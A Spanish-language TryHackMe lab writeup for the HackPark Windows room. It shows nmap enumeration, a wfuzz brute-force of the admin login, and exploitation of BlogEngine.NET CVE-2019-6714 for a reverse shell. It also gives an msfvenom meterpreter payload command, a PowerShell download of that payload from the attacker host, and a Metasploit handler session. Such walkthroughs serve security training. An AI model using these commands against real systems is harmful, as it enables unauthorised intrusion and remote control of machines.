

# HackPark

[THM Writeups](#)

## Descripción

#bruteforce

#metasploit

#privesc

#windows

Esta sala sube la fuerza bruta de las credenciales de una cuenta, el manejo de exploits públicos, el uso del framework Metasploit y la escalada de privilegios en Windows.

## Enumeración

Con un escaneo Nmap podemos determinar qué servicios se están ejecutando. He utilizado el comando:

```
nmap -sS -p- -Pn -n -min-rate=5000 -sV -sC 10.10.124.15 -oN  
tcp_scan.txt
```

Nmap nos muestra un servidor web corriendo en el puerto 80, y un servicio RPD (protocolo de escritorio remoto) en el puerto 3389, también podemos observar que el OS es windows, las versiones de los servicios e información sobre el RDP.


```
(kali@kali)-[~/tryhackme/hackpark]
└─$ sudo nmap -sS -p- -Pn -n -min-rate=5000 -sV -sC 10.10.124.15 -oN tcp_scan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-11-09 23:57 EAT
Nmap scan report for 10.10.124.15
Host is up (0.12s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 8.5
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/8.5
|_ http-title: hackpark | hackpark amusements
|_ http-robots.txt: 6 disallowed entries
|_ /Account/*.* /search /search.aspx /error404.aspx
|_ /archive /archive.aspx
3389/tcp  open  ssl/ms-wbt-server?
|_ _ssl-date: 2023-11-09T20:58:45+00:00; 0s from scanner time.
|_ _ssl-cert: Subject: commonName=hackpark
|_ Not valid before: 2023-11-08T20:49:47
|_ _Not valid after: 2024-05-09T20:49:47
|_ rdp-ntlm-info:
|_ Target_Name: HACKPARK
|_ NetBIOS_Domain_Name: HACKPARK
|_ NetBIOS_Computer_Name: HACKPARK
|_ DNS_Domain_Name: hackpark
|_ DNS_Computer_Name: hackpark
|_ Product_Version: 6.3.9600
|_ System_Time: 2023-11-09T20:58:41+00:00
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 102.35 seconds
```

Navegando por el menú de la página web nos muestra un sitio sencillo, y una opción para abrir un panel de autenticación.


Nos redirecciona a la siguiente pagina web.

10.10.124.15/Account/login.aspx?ReturnURL=/admin/




Con el fin de verificar la seguridad del panel, usare wfuzz para hacer un ataque de diccionario con las credenciales, asumiendo que

admin es el nombre de usuario, pero antes obtendré la petición POST usando burpsuite.




Ahora si, con la petición copiada y el siguiente script probaremos con el diccionario rockyou.txt a forzar la contraseña asumiendo que el usuario es admin.

```
wfuzz -c -w /usr/share/wordlists/rockyou.txt --hs "Log in" -d "__VIEWSTATE=j%2Bi9t0I1b70VxRyDSBQIKvouBje9WX1%2FG6agwskPYKLOUsppNgsoShDVb490pV%2FctG1EuNeb40Ax1hF5o0hq2DZ89S5ozCFoCuQx61QTGS58j7DxtjLpohYWT%2FYpb%2FG9f4nVnHp%2FiqQh9FREuHnyr%2FLfb9vErzdpxnA2YPTnDt%2FH2BIx&__EVENTVALIDATION=OCTpX05yzh5A6GuVHbN9VXe1M%2FbNmAvySRAmBvjUT1NdCkE%2B4rGImY%2FvA8AT4nvAEfuo7Suj6uG0ShSu1hU3WRv1sUI8ztZUc00Ryjm2pCg0tw57Jwjde4wah8axDLTEh%2BJW%2FJFGhLFS8MbUymo6Mw7LRkd15WGH5Txw3prggcEol6wd&ctl00%24MainContent%24LoginUser%24UserName=admin&ctl00%24MainContent%24LoginUser%24Password=FUZZ&ctl00%24MainContent%24LoginUser%24LoginButton=Log+in" http://10.10.57.207/Account/login.aspx
```



Obtenemos la contraseña del usuario admin, verifiquemos la web.




Navegamos por la pagina, y en el apartado información podemos apreciar que la versión 3.3.6 de BlogEngine que ejecuta tiene una vulnerabilidad de ejecución remota de comando, lo usaremos para ganara acceso. También se observa que se puede subir contenido en el apartado content, new post.

## Acceso inicial

Vulnerabilidad BlogEngine.NET 3.3.6 - Directory Traversal /Remote Code Execution  
``CVE:2019-6714

Creare un post, cargar el script malicioso desde el gestor de archivos con nombre PostView.ascx.



Luego ejecutarlo explotando la vulnerabilidad /?  
them=../App\_Data/files , pudiendo así abrir una shell inversa.

```
(root@kali)-[/home/kali/tryhackme/hackpark]
# exit

(kali@kali)-[~/tryhackme/hackpark]
$ nc -lnvp 1337
listening on [any] 1337 ...
connect to [10.11.58.254] from (UNKNOWN) [10.10.57.207] 49451
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
█
```

Primero, pasaremos de netcat a una sesión de meterpreter (haciendo uso del multi handler) y usare esto para enumerar la máquina e identificar posibles vulnerabilidades.

Lo primero que haré será crear una carga maliciosa con msfvenom usando el siguiente input

```
`msfvenom -p windows/meterpreter/reverse_tcp -a x86 --encoder x86/shikata_ga_nai LHOST=10.11.58.254 LPORT=1337 -f exe -o payload.exe`
```

```
(kali@kali)-[~/tryhackme/hackpark]
$ msfvenom -p windows/meterpreter/reverse_tcp -a x86 --encoder x86/shikata_ga_nai LHOST=10.11.58.254 LPORT=1337 -f exe -o payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
Saved as: payload.exe
```

Subimos el archivo abriendo un servidor http python, compartiendo el payload y ejecutandolo:

```
(kali@kali)-[~/tryhackme/hackpark]
$ nc -lnvp 12345
listening on [any] 12345 ...
connect to [10.11.58.254] from (UNKNOWN) [10.10.57.207] 49668
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
powershell -c "Invoke-WebRequest -Uri 'http://10.11.58.254:8000/payload.exe' -OutFile 'C:\Windows\Temp\payload.exe'"
c:\windows\system32\inetsrv>powershell -c "Invoke-WebRequest -Uri 'http://10.11.58.254:8000/payload.exe' -OutFile 'C:\Windows\Temp\payload.exe'"
```

Handler a la escucha

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.11.58.254:1337
[*] Sending stage (175686 bytes) to 10.10.49.157
[*] Meterpreter session 10 opened (10.11.58.254:1337 → 10.10.49.157:49257) at 2023-11-10 21:12:34 +0300

meterpreter > help
```


# Escalada de privilegios

Ahora podemos ejecutar winPEAS.exe en nuestro shell meterpreter para seguir enumerando el objetivo y encontrar cualquier posible vector para escalar privilegios.



